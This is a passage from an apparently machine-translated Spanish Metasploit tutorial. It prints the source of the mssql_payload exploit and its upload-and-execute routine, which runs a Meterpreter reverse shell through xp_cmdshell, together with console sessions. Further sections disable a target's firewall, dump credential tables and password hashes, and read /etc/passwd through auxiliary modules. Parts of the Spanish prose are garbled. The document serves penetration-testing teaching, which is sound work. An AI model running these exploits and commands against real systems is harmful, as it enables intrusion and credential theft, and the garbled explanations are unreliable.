Hacer una rápida "ihaz\_sql.rb mssql\_ping.rb cp"

Editar el archivo que utiliza realmente rápido nano o vi y le permite modificarlo ligeramente, me voy a caminar a través de cada línea y lo que significa:

```
##  
# $Id: ihaz_sql.rb 7243 2009-12-04 21:13:15Z relik $    <---  
automatically gets set for us when we check in  
##  
  
##  
# This file is part of the Metasploit Framework and may be subject to  
<---- licensing agreement, keep standard  
# redistribution and commercial restrictions. Please see the  
Metasploit  
# Framework web site for more information on licensing and terms of  
use.  
# http://metasploit.com/framework/  
##  
  
  
require 'msf/core'  <--- use the msf core library  
  
class Metasploit3 < Msf::Auxiliary    <---- its going to be an  
auxiliary module  
  
include Msf::Exploit::Remote::MSSQL    <----- we are using remote MSSQL  
right?  
include Msf::Auxiliary::Scanner  <----- it use to be a SQL  
scanner  
  
def initialize <---- initialize the main section  
super()  
'Name' => 'I HAZ SQL Utility',    <----- name of the exploit  
'Version' => '$Revision: 7243 $', <----- svn number  
'Description' => 'This just prints some funny stuff.', <-----  
description of the exploit  
'Author' => 'relik', <--- thats you bro!  
'License' => MSF_LICENSE <---- keep standard  
)
```

```

deregister_options('RPORT', 'RHOST')      <---- dont specify RPORT or
RHOST
end

def run_host(ip) <--- define the main function

begin <---begin the function
puts "I HAZ SQL!!!!" <--- print to screen i haz SQL!!!
end <--- close
end <--- close
end <--- close

```

Ahora que usted tiene una idea básica de este módulo, por salvar a esta (sin las <----) y la deja correr en msfconsole.

```

msf > search ihaz
[*] Searching loaded modules for pattern 'ihaz'...

Auxiliary
=====

Name Description
-----
scanner/mssql/ihaz_sql MSSQL Ping Utility

msf > use scanner/mssql/ihaz_sql
msf auxiliary(ihaz_sql) > show options

Module options:

Name Current Setting Required Description
----- -----
HEX2BINARY /pentest/exploits/framework3/data/exploits/mssql/h2b no The
path to the hex2binary script on the disk
MSSQL_PASS no The password for the specified username
MSSQL_USER sa no The username to authenticate as
RHOSTS yes The target address range or CIDR identifier
THREADS 1 yes The number of concurrent threads

msf auxiliary(ihaz_sql) > set RHOSTS doesntmatter
RHOSTS => doesntmatter
msf auxiliary(ihaz_sql) > exploit
I HAZ SQL!!!!

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

Success our module has been added! Now that we have a basic understanding of how to add a module, lets look at the module I wrote on the next section.

## Payloads a través de MSSQL

En la sección anterior que vio los fundamentos de crear un módulo, yo quería mostrarles este módulo para conseguir una comprensión de lo que estamos a punto de construir. Este módulo le permite entregar rápidamente las cargas útiles Metasploit base a través de servidores Microsoft SQL. El código actual funciona con 2000, 2005 y 2008. Estas secciones próximas primera le guiará a través de cómo usar este tipo de ataque, y empezar desde cero que en la reconstrucción de cómo fui capaz de escribir esta carga útil (y después de HDM limpiado mi código).

Primero vamos a echar un vistazo a cómo funciona el exploit. Si usted lee a través de la sección de vía rápida ya, usted se daría cuenta de que algo similar ocurre dentro de Fast-Track también. Cuando un administrador instala primero SQL Server 2000, 2005, o 2008, si se especifica la autenticación mixta o la autenticación basada en SQL, tienen que especificar una contraseña para la tristemente célebre "sa" cuenta. La cuenta "sa" es la cuenta de administrador de sistemas de servidores basados en SQL y tiene un montón de permisos en el propio sistema. Si de alguna forma puede adivinar la contraseña de "sa", a continuación, puede atacar a través de vectores de influencia Metasploit para realizar ataques adicionales. Si usted habló de algunos de los capítulos anteriores, hemos visto cómo a los servidores SQL descubrimiento a través del puerto UDP 1434, así como realizar ataques de diccionario bruta basada en la fuerza contra las direcciones IP con el fin de adivinar el SQL "sa" cuenta.

De aquí en adelante, vamos a suponer que usted ya sabe la contraseña para el servidor de MSSQL y que está listo para entregar su carga al sistema operativo subyacente y no el uso de vía rápida.

Vamos a lanzar el ataque:

```
< metasploit -----
\ ,__,
\ (oo)_____
(____) )\
||--|| *  
  
=[ metasploit v3.4-dev [core:3.4 api:1.0]
+ -- ---[ 453 exploits - 218 auxiliary
+ -- ---[ 192 payloads - 22 encoders - 8 nops
=[ svn r7690 updated today (2009.12.04)  
  
msf > use windows/mssql/mssql_payload
```

```

msf exploit(mssql_payload) > set payload
windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(mssql_payload) > set LHOST 10.10.1.103
LHOST => 10.10.1.103
msf exploit(mssql_payload) > set RHOST 172.16.153.129
RHOST => 172.16.153.129
msf exploit(mssql_payload) > set LPORT 8080
LPORT => 8080
msf exploit(mssql_payload) > set MSSQL_PASS ihazpassword
MSSQL_PASS => ihazpassword
msf exploit(mssql_payload) > exploit

[*] Started reverse handler on port 8080
[*] Warning: This module will leave QiRYOLUK.exe in the SQL
Server %TEMP% directory
[*] Writing the debug.com loader to the disk...
[*] Converting the debug script to an executable...
[*] Uploading the payload, please be patient...
[*] Converting the encoded payload...
[*] Executing the payload...
[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (10.10.1.103:8080 ->
10.10.1.103:47384)

meterpreter > execute -f cmd.exe -i
Process 3740 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>

```

## Creando Nuestro Modulo Auxiliar

Vamos a buscar a tres archivos diferentes, deberían estar relativamente familiarizados con las secciones anteriores.

framework3/lib/msf/core/exploit/mssql\_commands.rb

framework3/lib/msf/core/exploit/mssql.rb

framework3/modules/exploits/windows/mssql/mssql\_payload.rb

Una advertencia es que no tuve necesidad de poner diferentes comandos en tres archivos diferentes, sin embargo, si hace sus planes es posible que desee reutilizar el código y colocar las porciones en hex2binary mssql.rb tiene más sentido, más HDM es un purista para bastante código (te quiero amigo).

Primero vamos a echar un vistazo a la mssql\_payload.rb para tener una idea de lo que estamos viendo aquí.

```
##  
# $Id: mssql_payload.rb 7236 2009-10-23 19:15:32Z hdm $  
##  
  
##  
# This file is part of the Metasploit Framework and may be subject to  
# redistribution and commercial restrictions. Please see the  
Metasploit  
# Framework web site for more information on licensing and terms of  
use.  
# http://metasploit.com/framework/  
##  
  
require 'msf/core'  
  
class Metasploit3 < Msf::Exploit::Remote  
  
include Msf::Exploit::Remote::MSSQL  
def initialize(info = {})  
  
super(update_info(info,  
'Name' => 'Microsoft SQL Server Payload Execution',  
'Description' => %q{  
This module will execute an arbitrary payload on a Microsoft SQL  
Server, using the Windows debug.com method for writing an executable  
to disk  
and the xp_cmdshell stored procedure. File size restrictions are  
avoided by  
incorporating the debug bypass method presented at Defcon 17 by  
SecureState.  
Note that this module will leave a metasploit payload in the Windows  
System32 directory which must be manually deleted once the attack is  
completed.  
},  
'Author' => [ 'David Kennedy "ReL1K"',  
'License' => MSF_LICENSE,  
'Version' => '$Revision: 7236 $',  
'References' =>  
[  
[ 'OSVDB', '557'],  
[ 'CVE', '2000-0402'],  
[ 'BID', '1281'],  
[ 'URL',  
http://www.thepentest.com/presentations/FastTrack\_ShmooCon2009.pdf'],  
],  
'Platform' => 'win',  
'Targets' =>  
[  
[ 'Automatic', { } ],
```

```

],
'DefaultTarget' => 0
))
end

def exploit

debug = false # enable to see the output

if(not mssql_login_datastore)
print_status("Invalid SQL Server credentials")
return
end

mssql_upload_exec(Msf::Util::EXE.to_win32pe(framework,payload.encoded)
, debug)

handler
disconnect
end

```

Si bien esto puede parecer muy simple y no un montón de código, en realidad hay un montón de cosas que están sucediendo detrás de las escenas que vamos a investigar más adelante. Vamos a romper este archivo, por ahora. Si nos fijamos en la mitad superior, todo lo que debería ser relativamente el mismo derecho? Si nos fijamos en la sección de referencias, esta zona es simplemente para obtener información adicional sobre el ataque o explotar el vector original. La plataforma de "ganar" está especificando las plataformas de Windows y los objetivos no es más que una sección si queremos sumar sistemas operativos o en este ejemplo, si tenemos que hacer algo diferente con sede fuera de servidor de SQL podríamos añadir SQL 2000, SQL 2005, y SQL Server 2008. El DefaultTarget nos permite especificar un valor predeterminado para este ataque, así que si usamos SQL Server 2000, SQL 2005 y SQL 2008, podríamos tener por defecto a 2005, las personas podrían cambiar través de la SET TARGET 1 2 3, pero si no 2005 sería el sistema atacado.

Pasando a la definición "explotar" esto empieza nuestro verdadero código del exploit, una cosa a la nota de lo anterior si nos fijamos en la parte superior se incluyeron "MSF:: Exploit:: Remote:: MSSQL" esto va a incluir una variedad de artículos que puedan llamar desde el exploit remoto, y porciones de MSSQL. Específicamente, se llama desde los mssql.rb en el directorio lib / MSF / core / área hazañas.

La primera línea de depuración = false especifica si debe representar la información de nuevo a usted o no, por lo general no queremos esto y no es necesario y sería un poco de información retratado al usuario Metasploit. Si algo no funciona, basta con modificar la presente para depurar = true y verás todo lo que está haciendo Metasploit. Pasando a la siguiente línea, esta es la parte más compleja de todo el ataque. Este forro aquí es realmente una de varias líneas de código que se tira de mssql.rb. Vamos a entrar en ésta en un segundo, pero para explicar lo que realmente está allí:

mssql\_upload\_exec (función definida en mssql.rb para cargar un archivo ejecutable a través de SQL para el sistema operativo subyacente)

MSF:: Util:: EXE.to\_win32pe (marco, payload.encoded) = crea una carga útil de metasploit con sede fuera de lo especificado, la convierten en un archivo ejecutable y se codifica con codificación por omisión

debug = llamar a la función de depuración que está encendido o apagado?

Por último, el controlador se encargará de las conexiones de la carga útil en el fondo para que podamos aceptar una carga útil de Metasploit.

La desconexión parte del código deja la conexión desde el servidor de MSSQL.

Ahora que hemos caminado por esta parte, vamos a romper la siguiente sección en la mssql.rb para saber exactamente lo que este ataque estaba haciendo.

## The Guts Behind It

Veamos en el framework3/lib/msf/core/exploits / y usar su editor favorito y edite el archivo mssql.rb. Haga una búsqueda para "mssql\_upload\_exec" (control de nano-w y / a vi). Usted debe estar viendo lo siguiente:

```
#  
# Upload and execute a Windows binary through MSSQL queries  
#  
def mssql_upload_exec(exe, debug=false)  
hex = exe.unpack("H*") [0]  
  
var_bypass = rand_text_alpha(8)  
var_payload = rand_text_alpha(8)  
  
print_status("Warning: This module will leave #{var_payload}.exe in  
the SQL Server %TEMP% directory")  
print_status("Writing the debug.com loader to the disk...")  
h2b = File.read(datastore['HEX2BINARY'],  
File.size(datastore['HEX2BINARY']))  
h2b.gsub! (/KemneE3N/, "%TEMP%\#{var_bypass}")  
h2b.split(/\n/).each do |line|  
mssql_xpcmdshell("#{line}", false)  
end  
  
print_status("Converting the debug script to an executable...")  
mssql_xpcmdshell("cmd.exe /c cd %TEMP% && cd %TEMP% && debug  
<%TEMP%\#{var_bypass}", debug)  
mssql_xpcmdshell("cmd.exe /c  
move %TEMP%\#{var_bypass}.bin %TEMP%\#{var_bypass}.exe", debug)  
  
print_status("Uploading the payload, please be patient...")  
idx = 0  
cnt = 500  
while(idx < hex.length - 1)  
mssql_xpcmdshell("cmd.exe /c echo  
#{hex[idx,cnt]}>>%TEMP%\#{var_payload}", false)  
idx += cnt
```

```

end

print_status("Converting the encoded payload...")
mssql_xpcmdshell("%TEMP%\#{var_bypass}.exe %TEMP%\#{var_payload}", debug)
mssql_xpcmdshell("cmd.exe /c del %TEMP%\#{var_bypass}.exe", debug)
mssql_xpcmdshell("cmd.exe /c del %TEMP%\#{var_payload}", debug)

print_status("Executing the payload...")
mssql_xpcmdshell("%TEMP%\#{var_payload}.exe", false, {:timeout => 1})
end

```

La definición mssql\_upload\_exec (exe, debug = false) requiere dos parámetros y se establece la depuración en false de forma predeterminada a menos que se especifique lo contrario.

El hexagonal exe.unpack = ("\* H") [0] es un Ruby Kung-Fuey que lleva a nuestros ejecutable generado y mágicamente se convierte en hexadecimal para nosotros.

var\_bypass = rand\_text\_alpha (8) y var\_payload = rand\_text\_alpha (8) se crean dos variables con un conjunto aleatorio de caracteres de 8 alfa, por ejemplo: PoLecJeX

El print\_status siempre debe ser utilizado dentro de Metasploit, HD no aceptará pone más! Si usted nota que hay un par de cosas diferentes para mí vs python, en el print\_status te darás cuenta de "# () var\_payload. Exe este subsititues var\_payload la variable en el mensaje print\_status, por lo que en esencia se ve retratado de nuevo" PoLecJeX.exe "

Cambiando de tema,] HEX2BINARY la H2B [= File.read almacén de datos (, File.size [HEX2BINARY almacén de datos []]) leerá cualquiera que sea el archivo especificado en el HEX2BINARY "almacén de datos, si nos fijamos en cuando disparó el exploit, lo que decía era "H2B", este archivo se encuentra en data/exploits/mssql/h2b, este es un archivo que yo había creado con anterioridad de que es un formato específico para las ventanas de depuración que es esencialmente un bypass simple para eliminar las restricciones a límite de tamaño del archivo. En primer lugar, enviar el ejecutable, de depuración de Windows, se convierte de nuevo en un binario para nosotros, y entonces enviamos la carga útil metasploit y llame a nuestro ejecutable antes de convertir para convertir nuestro archivo de Metasploit.

El h2b.gsuc! (/ KemneE3N / "% TEMP% \\ # () var\_bypass") es simplemente un nombre codificado substituing con la dinámica que hemos creado anteriormente, si nos fijamos en el archivo H2B, KemneE3N se llama en múltiples ocasiones y queremos crear un nombre al azar para confundir las cosas un poco mejor. El gsub sólo sustituye a la codificada con el azar uno. El h2b.split (/ \ n /). Hacer cada uno | | línea se iniciará un bucle para nosotros y dividir el archivo H2B voluminosos en varias líneas, la razón de ser es que no podemos enviar el grueso expediente completo a la vez, hemos para enviar un poco a la vez como el protocolo de MSSQL no nos permite transferencias muy grandes a través de sentencias SQL. Por último, el mssql\_xpcmdshell ("# (línea)", false) envía la línea de carga de servidor de ensayo inicial de la línea, mientras que lo falso como falso especifica de depuración y para no enviar la información de nuevo a nosotros.

Los pasos próximos convertir nuestro archivo a H2B un binario para nosotros utilizando Windows de depuración, estamos utilizando el directorio% TEMP% para más fiabilidad. El procedimiento de mssql\_xpcmdshell stored está permitiendo que esto ocurra.

La idx = 0 servidor como un contador para nosotros para hacernos saber cuando el tamaño del archivo se ha alcanzado, y la cnt = 500 especifica el número de caracteres que estamos enviando a la vez. La siguiente línea envía nuestra carga útil con un nuevo archivo de 500 caracteres a la vez, el aumento de la idx mostrador y garantizar que idx sigue siendo menor que la burbuja hex.length. Una vez que se ha terminado de los últimos pasos convertir nuestra carga metasploit de nuevo a un ejecutable con nuestra carga previamente realizaron a continuación, lo ejecuta nos da nuestra capacidad de carga!

Eso es todo! Ufff. En esta lección usted caminó a través de la creación de un vector de ataque general y tiene más familiarizados con lo que sucede detrás de las cortinas. Si su forma de pensar acerca de cómo crear un módulo nuevo, mire a su alrededor por lo general hay algo que se puede utilizar como punto de partida para ayudar a crearlo.

Espero que no te suelto en esto. Antes de terminar este capítulo eche un vistazo en lib / MSF / base de explotar / y editar el mssql\_commands.rb, aquí podrás ver una lista detallada de los comandos que me MSSQL y Dark operador han estado construyendo por un tiempo ahora. Adicionalmente puede empezar a crear sus propios módulos fuera de este si quieres!

## Referencia de Modulos

### Referencia de Modulos Metasploit

En esta sección intentaremos dar cobertura a tantos modulos Metasploit como sea posible. No podremos cubrirlos todos, pero incluiremos tantos modulos principales como podamos.

Echa un vistazo a esta sección de tanto en tanto ya que irá creciendo regularmente.

## Modulos Auxiliares

### Modulos Auxiliares

El Metasploit Framework incluye cientos de modulos auxiliares que realizan escaneados, fuzzing, sniffing y mucho más. Aunque estos modulos no te darán una shell, son extremadamente valiosos al conducir un test de penetración.

## Http/tomcat administration

El modulo "tomcat\_administration" escanea un rango de direcciones IP y localiza el panel de administración de Tomcat Server y su versión.

```
msf > use auxiliary/admin/http/tomcat_administration
msf auxiliary(tomcat_administration) > show options
Module options (auxiliary/admin/http/tomcat_administration):
  Name          Current Setting
  Required      Description
  ----          -----
  Proxies           no
  Use a proxy chain
```

RHOSTS		yes
The target address range or CIDR identifier		
RPORT	8180	yes
The target port		
THREADS	1	yes
The number of concurrent threads		
TOMCAT_PASS		no
The password for the specified username		
TOMCAT_USER		no
The username to authenticate as		
UserAgent	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)	yes
The HTTP User-Agent sent in the request		
VHOST		no
HTTP server virtual host		
To configure the module, we set the RHOSTS and THREADS values and let it run against the default port.		
msf auxiliary(tomcat_administration) > set RHOSTS 192.168.1.200-210		
RHOSTS => 192.168.1.200-210		
msf auxiliary(tomcat_administration) > set THREADS 11		
THREADS => 11		
msf auxiliary(tomcat_administration) > run		
[*] <a href="http://192.168.1.200:8180/admin">http://192.168.1.200:8180/admin</a> [Apache-Coyote/1.1] [Apache Tomcat/5.5] [Tomcat Server Administration] [tomcat/tomcat]		
[*] Scanned 05 of 11 hosts (045% complete)		
[*] Scanned 06 of 11 hosts (054% complete)		
[*] Scanned 08 of 11 hosts (072% complete)		
[*] Scanned 09 of 11 hosts (081% complete)		
[*] Scanned 11 of 11 hosts (100% complete)		
[*] Auxiliary module execution completed		
msf auxiliary(tomcat_administration) >		

## Mssql/mssql enum

"mssql\_enum" es un modulo de administracion que aceptara un conjunto de credenciales y preguntara a MSSQL por varias opciones de configuracion.

msf > use auxiliary/admin/mssql/mssql_enum			
msf auxiliary(mssql_enum) > show options			
Module options (auxiliary/admin/mssql/mssql_enum):			
Name	Current Setting	Required	Description
PASSWORD		no	The password for the specified
username			
RHOST		yes	The target address
RPORT	1433	yes	The target port
USERNAME	sa	no	The username to authenticate as
set PASSWORD password1			

```
PASSWORD => password1
msf auxiliary(mssql_enum) > set RHOST 192.168.1.195
RHOST => 192.168.1.195
msf auxiliary(mssql_enum) > run
[*] Running MS SQL Server Enumeration...
[*] Version:
[*]     Microsoft SQL Server 2005 - 9.00.1399.06 (Intel X86)
[*]             Oct 14 2005 00:33:37
[*]             Copyright (c) 1988-2005 Microsoft Corporation
[*]             Express Edition on Windows NT 5.1 (Build 2600: Service
Pack 2)
[*] Configuration Parameters:
[*]     C2 Audit Mode is Not Enabled
[*]     xp_cmdshell is Not Enabled
[*]     remote access is Enabled
[*]     allow updates is Not Enabled
[*]     Database Mail XPs is Not Enabled
[*]     Ole Automation Procedures are Not Enabled
[*] Databases on the server:
[*]     Database name:master
[*]     Database Files for master:
[*]         c:\Program Files\Microsoft SQL
Server\MSSQL.1\MSSQL\DATA\master.mdf
[*]             c:\Program Files\Microsoft SQL
Server\MSSQL.1\MSSQL\DATA\mastlog.ldf
[*]             Database name:tempdb
[*]             Database Files for tempdb:
[*]                 c:\Program Files\Microsoft SQL
Server\MSSQL.1\MSSQL\DATA\tempdb.mdf
[*]                     c:\Program Files\Microsoft SQL
Server\MSSQL.1\MSSQL\DATA\templog.ldf
[*]                     Database name:model
[*]                     Database Files for model:
[*]                         c:\Program Files\Microsoft SQL
Server\MSSQL.1\MSSQL\DATA\model.mdf
[*]                             c:\Program Files\Microsoft SQL
Server\MSSQL.1\MSSQL\DATA\modellog.ldf
[*]                             Database name:msdb
[*]                             Database Files for msdb:
[*]                                 c:\Program Files\Microsoft SQL
Server\MSSQL.1\MSSQL\DATA\MSDBData.mdf
[*]                                     c:\Program Files\Microsoft SQL
Server\MSSQL.1\MSSQL\DATA\MSDBLog.ldf
[*]                                     System Logins on this Server:
[*]                                         sa
[*]                                         ##MS_SQLResourceSigningCertificate##
[*]                                         ##MS_SQLReplicationSigningCertificate##
[*]                                         ##MS_SQLAuthenticatorCertificate##
[*]                                         ##MS_AgentSigningCertificate##
[*]                                         BUILTIN\Administrators
[*]                                         NT AUTHORITY\SYSTEM
[*]                                         V-MAC-XP\SQLServer2005MSSQLUser$V-MAC-XP$SQLEXPRESS
```

```
[*]      BUILTIN\Users
[*] Disabled Accounts:
[*]      No Disabled Logins Found
[*] No Accounts Policy is set for:
[*]      All System Accounts have the Windows Account Policy Applied to
them.
[*] Password Expiration is not checked for:
[*]      sa
[*] System Admin Logins on this Server:
[*]      sa
[*]      BUILTIN\Administrators
[*]      NT AUTHORITY\SYSTEM
[*]      V-MAC-XP\SQLServer2005MSSQLUser$V-MAC-XP$SQLEXPRESS
[*] Windows Logins on this Server:
[*]      NT AUTHORITY\SYSTEM
[*] Windows Groups that can logins on this Server:
[*]      BUILTIN\Administrators
[*]      V-MAC-XP\SQLServer2005MSSQLUser$V-MAC-XP$SQLEXPRESS
[*]      BUILTIN\Users
[*] Accounts with Username and Password being the same:
[*]      No Account with its password being the same as its username was
found.
[*] Accounts with empty password:
[*]      No Accounts with empty passwords where found.
[*] Stored Procedures with Public Execute Permission found:
[*]      sp_replsetsyncstatus
[*]      sp_replcounters
[*]      sp_replsendtoqueue
[*]      sp_resyncexecutesql
[*]      sp_prepexecrpc
[*]      sp_repltrans
[*]      sp_xml_preparedocument
[*]      xp_qv
[*]      xp_getnetname
[*]      sp_releaseschemalock
[*]      sp_refreshview
[*]      sp_replcmds
[*]      sp_unprepare
[*]      sp_resyncprepare
[*]      sp_createorphan
[*]      xp_dirtree
[*]      sp_replwritetovarbin
[*]      sp_replsetoriginator
[*]      sp_xml_removedocument
[*]      sp_repldone
[*]      sp_reset_connection
[*]      xp_fileexist
[*]      xp_fixeddrives
[*]      sp_getschemalock
[*]      sp_prepexec
[*]      xp_revokelogin
[*]      sp_resyncuniquetable
```

```

[*]      sp_replflush
[*]      sp_resyncexecute
[*]      xp_grantlogin
[*]      sp_droporphans
[*]      xp_regrepread
[*]      sp_getbindtoken
[*]      sp_replincrementlsn
[*] Instances found on this server:
[*]      SQLEXPRESS
[*] Default Server Instance SQL Server Service is running under the
privilege of:
[*]      xp_regrepread might be disabled in this system
[*] Auxiliary module execution completed
msf auxiliary(mssql_enum) >

```

## Mssql/mssql exec

El modulo admin "mssql exec" toma ventaja del procedimiento de `xp_cmdshell` para ejecutar comandos en el sistema remoto. Si has adquirido a adivinado las credenciales admin MSSQL, este puede ser un modulo muy util.

```

msf > use auxiliary/admin/mssql/mssql_exec
msf auxiliary(mssql_exec) > show options
Module options (auxiliary/admin/mssql/mssql_exec):
  Name      Current Setting          Required
Description
  ----      -----                  -----
  -
  CMD       cmd.exe /c echo OWNED > C:\owned.exe  no        Command to
execute
  PASSWORD
password for the specified username
  RHOST
address
  RPORT     1433                  yes       The target
port
  USERNAME   sa                   no        The
username to authenticate as

```

Definimos nuestros valores `RHOST` y `PASSWORD` y configurados el `CMD` para deshabilitar el cortafuegos de Windows en el sistema remoto. Esto nos puede permitir potencialmente explotar otros servicios que se estan ejecutando en el objetivo.

```

msf auxiliary(mssql_exec) > set CMD netsh firewall set opmode disable
CMD => netsh firewall set opmode disable

```

```

msf auxiliary(mssql_exec) > set PASSWORD password1
PASSWORD => password1
msf auxiliary(mssql_exec) > set RHOST 192.168.1.195
RHOST => 192.168.1.195
msf auxiliary(mssql_exec) > run
[*] The server may have xp_cmdshell disabled, trying to enable it...
[*] SQL Query: EXEC master..xp_cmdshell 'netsh firewall set opmode
disable'
output
-----
Ok.
[*] Auxiliary module execution completed
msf auxiliary(mssql_exec) >

```

## Mssql/mssql idf

El modulo "mssql\_idf" (Buscador de Datos Interesantes) conectara a un servidor MSSQL remoto utilizando un conjunto de credenciales dado y buscara filas y columnas con nombres "interesantes". Esta informacion puede ayudarte a afinar posteriores ataques contra la base de datos.

```

msf > use auxiliary/admin/mssql/mssql_idf
msf auxiliary(mssql_idf) > show options

Module options (auxiliary/admin/mssql/mssql_idf):

      Name      Current Setting      Required  Description
      ----      -----           -----      -----
      NAMES      passw|bank|credit|card    yes        Pipe separated list of
column names
      PASSWORD          no        The password for the
specified username
      RHOST            yes        The target address
      RPORT            1433      The target port
      USERNAME         sa        The username to
authenticate as

```

Para configurar el modulo, lo configuraremos para buscar campos con nombre 'username' y 'password', junto con una contraseña conocida para el sistema, y nuestro valor de RHOST.

```

msf auxiliary(mssql_idf) > set NAMES username|password
NAMES => username|password
msf auxiliary(mssql_idf) > set PASSWORD password1
PASSWORD => password1
msf auxiliary(mssql_idf) > set RHOST 192.168.1.195
RHOST => 192.168.1.195
msf auxiliary(mssql_idf) > run

```

Database	Schema	Table	Column	Data Type	Row Count
msdb	dbo	sysmail_server	username	nvarchar	0
msdb	dbo	backupmediaset	is_password_protected	bit	0
msdb	dbo	backupset	is_password_protected	bit	0
logins	dbo	userpass	username	varchar	3
logins	dbo	userpass	password	varchar	3

[\*] Auxiliary module execution completed  
msf auxiliary(mssql\_idf) >

Como puede verse en la salida del modulo, el escaneador encontro nuestra base de datos 'logins' con una tabla 'userpass' conteniendo columnas con el nombre de usuario y contraseña.

## Mssql/mssql sql

El modulo "mssql\_sql" te permite realizar consultas SQL contra una base de datos utilizando credenciales bien conocidos.

```
msf > use auxiliary/admin/mssql/mssql_sql
msf auxiliary(mssql_sql) > show options

Module options (auxiliary/admin/mssql/mssql_sql):

Name      Current Setting  Required  Description
----      -----          -----    -----
PASSWORD          no        The password for the
specified username
RHOST           yes       The target address
RPORT           1433      yes       The target port
SQL             select @@version  no        The SQL query to execute
USERNAME         sa        no        The username to authenticate
as
```

Para configurar este modulo, definimos los valores de PASSWORD y RHOST, y despues el comando SQL deseado, y lo corremos.

```

msf auxiliary(mssql_sql) > set PASSWORD password1
PASSWORD => password1
msf auxiliary(mssql_sql) > set RHOST 192.168.1.195
RHOST => 192.168.1.195
msf auxiliary(mssql_sql) > set SQL use logins;select * from userpass
SQL => use logins;select * from userpass
msf auxiliary(mssql_sql) > run

[*] SQL Query: use logins;select * from userpass
[*] Row Count: 3 (Status: 16 Command: 193)


```

userid	username	password
1	bjohnson	password
2	aadams	s3cr3t
3	jsmith	htimsj

```

[*] Auxiliary module execution completed
msf auxiliary(mssql_sql) >

```

## Mysql/mysql enum

El modulo "mysql\_enum" conectara a un servidor de bases de datos MySQL remoto con un conjunto de credenciales dado y realizara una enumeracion basica sobre el.

```

msf > use auxiliary/admin/mysql/mysql_enum
msf auxiliary(mysql_enum) > show options

Module options (auxiliary/admin/mysql/mysql_enum) :


```

Name	Current Setting	Required	Description
PASSWORD		no	The password for the specified
username			
RHOST		yes	The target address
RPORT	3306	yes	The target port
USERNAME		no	The username to authenticate
as			

Para configurar el modulo, proporcionaremos los valores de PASSWORD, RHOST y USERNAME y lo correremos contra el objetivo.

```

msf auxiliary(mysql_enum) > set PASSWORD s3cr3t
PASSWORD => s3cr3t
msf auxiliary(mysql_enum) > set RHOST 192.168.1.201
RHOST => 192.168.1.201

```

```
msf auxiliary(mysql_enum) > set USERNAME root
USERNAME => root
msf auxiliary(mysql_enum) > run

[*] Running MySQL Enumerator...
[*] Enumerating Parameters
[*]     MySQL Version: 5.1.41
[*]     Compiled for the following OS: Win32
[*]     Architecture: ia32
[*]     Server Hostname: xen-xp-spl0it
[*]     Data Directory: C:\xampp\mysql\data\
[*]     Logging of queries and logins: OFF
[*]     Old Password Hashing Algorithm OFF
[*]     Loading of local files: ON
[*]     Logins with old Pre-4.1 Passwords: OFF
[*]     Allow Use of symlinks for Database Files: YES
[*]     Allow Table Merge:
[*]     SSL Connection: DISABLED
[*] Enumerating Accounts:
[*]     List of Accounts with Password Hashes:
[*]             User: root Host: localhost Password Hash:
*58C036CDA51D8E8BBBBF2F9EA5ABF111ADA444F0
[*]             User: pma Host: localhost Password Hash:
*602F8827EA283047036AFA836359E3688401F6CF
[*]             User: root Host: % Password Hash:
*58C036CDA51D8E8BBBBF2F9EA5ABF111ADA444F0
[*]     The following users have GRANT Privilege:
[*]             User: root Host: localhost
[*]             User: root Host: %
[*]     The following users have CREATE USER Privilege:
[*]             User: root Host: localhost
[*]             User: root Host: %
[*]     The following users have RELOAD Privilege:
[*]             User: root Host: localhost
[*]             User: root Host: %
[*]     The following users have SHUTDOWN Privilege:
[*]             User: root Host: localhost
[*]             User: root Host: %
[*]     The following users have SUPER Privilege:
[*]             User: root Host: localhost
[*]             User: root Host: %
[*]     The following users have FILE Privilege:
[*]             User: root Host: localhost
[*]             User: root Host: %
[*]     The following users have POCESS Privilege:
[*]             User: root Host: localhost
[*]             User: root Host: %
[*]     The following accounts have privileges to the mysql database:
[*]             User: root Host: localhost
[*]             User: root Host: %
[*]     The following accounts are not restricted by source:
[*]             User: root Host: %
```

```
[*] Auxiliary module execution completed  
msf auxiliary(mysql_enum) >
```

## Mysql/mysql sql

El modulo "mysql\_sql" realiza consultas SQL sobre un servidor remoto proporcionandole un conjunto valido de credenciales.

```
msf > use auxiliary/admin/mysql/mysql_sql  
msf auxiliary(mysql_sql) > show options  
  
Module options (auxiliary/admin/mysql/mysql_sql):  
  
Name      Current Setting  Required  Description  
----      -----          -----  
PASSWORD           no        The password for the  
specified username  
RHOST            yes       The target address  
RPORT            3306      yes       The target port  
SQL              select version() yes       The SQL to execute.  
USERNAME          no        The username to authenticate  
as
```

Para configurar el modulo, proporcionaremos PASSWORD, RHOST y USERNAME y dejaremos la consulta por defecto para obtener la version del servidor.

```
msf auxiliary(mysql_sql) > set PASSWORD s3cr3t  
PASSWORD => s3cr3t  
msf auxiliary(mysql_sql) > set RHOST 192.168.1.201  
RHOST => 192.168.1.201  
msf auxiliary(mysql_sql) > set USERNAME root  
USERNAME => root  
msf auxiliary(mysql_sql) > run  
  
[*] Sending statement: 'select version()'...  
[*] | 5.1.41 |  
[*] Auxiliary module execution completed  
msf auxiliary(mysql_sql) >
```

## Postgres/postgres readfile

El modulo "postgres\_readfile", proporcionadole con credenciales validas para un servidor PostgreSQL, leera y mostrara archivos de tu servidor elegido.

```
msf > use auxiliary/admin/postgres/postgres_readfile  
msf auxiliary(postgres_readfile) > show options
```

```

Module options (auxiliary/admin/postgres/postgres_readfile):

```

Name	Current Setting	Required	Description
DATABASE	template1	yes	The database to authenticate against
PASSWORD		no	The password for the specified username. Leave blank for a random password.
RFILE	/etc/passwd	yes	The remote file
RHOST		yes	The target address
RPORT	5432	yes	The target port
USERNAME	postgres	yes	The username to authenticate as
VERBOSE	false	no	Enable verbose output

Para configurar el modulo, definimos los valores PASSWORD y RHOST, definimos RFILE como el archivo que queremos leer y corremos el modulo.

```

msf auxiliary(postgres_readfile) > set PASSWORD toor
PASSWORD => toor
msf auxiliary(postgres_readfile) > set RFILE /etc/hosts
RFILE => /etc/hosts
msf auxiliary(postgres_readfile) > set RHOST 127.0.0.1
RHOST => 127.0.0.1
msf auxiliary(postgres_readfile) > run

